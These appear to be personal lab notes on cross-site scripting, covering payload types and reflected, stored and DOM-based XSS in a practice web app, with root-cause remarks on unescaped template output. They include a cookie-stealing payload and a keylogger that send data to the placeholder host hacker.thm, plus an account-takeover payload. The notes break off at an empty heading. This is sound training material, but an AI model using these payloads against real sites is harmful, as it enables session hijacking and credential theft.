

XXS Introduction

XXS Payloads

In the context of XSS, a payload is the JavaScript code an attacker injects into a web application that runs in another user's browser.

An XSS payload usually has two parts:

Intention

This is what the attacker wants the code to do. Examples include displaying a proof of concept, stealing session cookies, logging keystrokes, or performing actions on behalf of the user.

Modification

Every web application handles input differently. Because of this, attackers often need to modify the payload so that it executes correctly in a specific location on the page. For example, the payload may need to escape from an HTML tag, attribute, or JavaScript block before executing.

In practice, pentesters rarely use the same payload across all targets. Instead, they adjust it depending on how the input is reflected in the page.

Testing for XSS

When testing for XSS, pentesters usually start with a simple payload to confirm whether JavaScript can be executed.

A common testing payload is:

```
<script>alert('XSS')</script>
```

If the application is vulnerable, the browser will execute the injected script and display a pop-up message. This confirms that JavaScript can run in the victim's browser.

Once this is confirmed, the tester can replace the test payload with a more useful one.

Where Payloads Are Injected

XSS payloads are typically injected into areas of a website that accept and display user input.

- Search fields
- Comment sections

- Profile names
- Feedback forms
- URL parameters

For example, if a search page reflects user input in the URL:

```
https://site.thm/search?q=hello
```

And the application displays:

```
You searched for: hello
```

An attacker could instead supply:

```
<script>alert(1)</script>
```

Examples of XSS Intentions

Proof of Concept

This is the simplest payload. Its purpose is only to demonstrate that XSS is possible on a website.

```
<script>alert('XSS')</script>
```

Security testers often use this payload during testing to confirm that JavaScript can execute.

Session Stealing

Web applications often store session identifiers in browser cookies. If an attacker can obtain these cookies, they may be able to impersonate the user.

The following payload sends the victim's cookies to a server controlled by the attacker:

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));  
</script>
```

The `btoa()` function encodes the cookie value for safe transmission.

Key Logger

A key logger records everything a user types on the page. This could capture usernames, passwords, or credit card details.

```
<script>
document.onkeypress = function(e) {
  fetch('https://hacker.thm/log?key=' + btoa(e.key));
}
</script>
```

Every key pressed by the victim is sent to the attacker's server.

Business Logic Attacks

Some payloads target specific functionality within the application. For example, imagine a JavaScript function called `user.changeEmail()` that changes the user's email address.


An attacker could abuse this function with a payload like:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

If successful, the attacker may then reset the victim's password and take over the victim's account.


Reflected XSS - Non - Persistent

Reflected XSS occurs when a web app takes user input (such as a query string, form field, or header) and immediately displays it on a page without sanitising it





Typical triggers are search boxes, error messages, or any page that echoes parameters from the URL or POST body.

practical:



search bar i typed product and it also showed in the url.

I can inject an alert in the search bar



This is a reflected XSS; the app reads the `q` query parameter from the URL and immediately renders it back into the page, so an attacker-controlled value in the URL executes in the victim's browser.

Root Cause

In the `app.py` of the web application, the handler passes the raw parameter into the template:


```
return render_template("news.html", news=NEWS, query=q,  
    query_escaped=query_escaped)
```

The `q` comes from `q = request.args.get("q", "")`, which is the source of untrusted data.


Stored XSS - Persistent

happens when an application saves **attacker-controlled input on the server** (in a database, normally) and later serves that content to other users without proper escaping, causing the injected script to run in every visitor's browser.

An attacker can plant a script in a comment, profile bio, message, or admin-only panel; whenever anyone (including admins) views that page, the browser executes the injected JavaScript in the context of the vulnerable origin. That script can steal session tokens and perform actions on behalf of the user.



can inject javascript in the comment section of this page



Not Secure http://10.129.186.229:5000/guestbook

AN

AtlasNews
Internal updates • Company-wide

[Home](#) [Guestbook](#) [Contact](#)

Guestbook

Leave a message - your entry will be stored and visible to others.

Name


Comment

Post Comment

Messages

No messages yet.

Upon reloading the page it will continue to execute




Root Cause

The app directly rendered attacker-controlled input as raw HTML (`{{ query|safe }}` and `{{ c.comment|safe }}`) or stored raw comments and later rendered them without escaping. This lets injected `<script>` (or other HTML) execute in visitors' browsers. It happened because the code bypassed automatic escaping and treated untrusted input as already safe.

DOM-Based XSS - Client Side

DOM-based XSS occurs when client-side JavaScript reads attacker-controllable data from the DOM (`URL` , `location.hash` , `location.search` , `document.referrer` , `localStorage` , etc.) and writes it back into the page in an unsafe way (e.g. `innerHTML` , `document.write` , `eval`). The payload never needs to touch the server; the browser DOM itself becomes the attack surface, and the injected script runs immediately in the page's origin.



AtlasNews — Preview Demo ×

Not Secure http://10.129.186.229:5000/dom

AN AtlasNews
Internal updates • Company-wide

Home Guestbook DOM Based

News Preview — Client-side Rendering Demo

Use the **preview** query parameter to see the results.

Examples:

Manual preview text:

type text then click Preview

Preview

Rendered Preview

AtlasCorp

I can inject a script into this text preview box

AN

AtlasNews

Internal updates • Company-wide

[Home](#) [Guestbook](#) [DOM Based](#)

News Preview — Client-side Rendering Demo

Use the **preview** query parameter to see the results.

Examples:

Manual preview text:


Preview

Rendered Preview

AtlasCorp

© 2025 AtlasCorp — Internal use only

Security: contact security@atlascorp.local




Root Cause

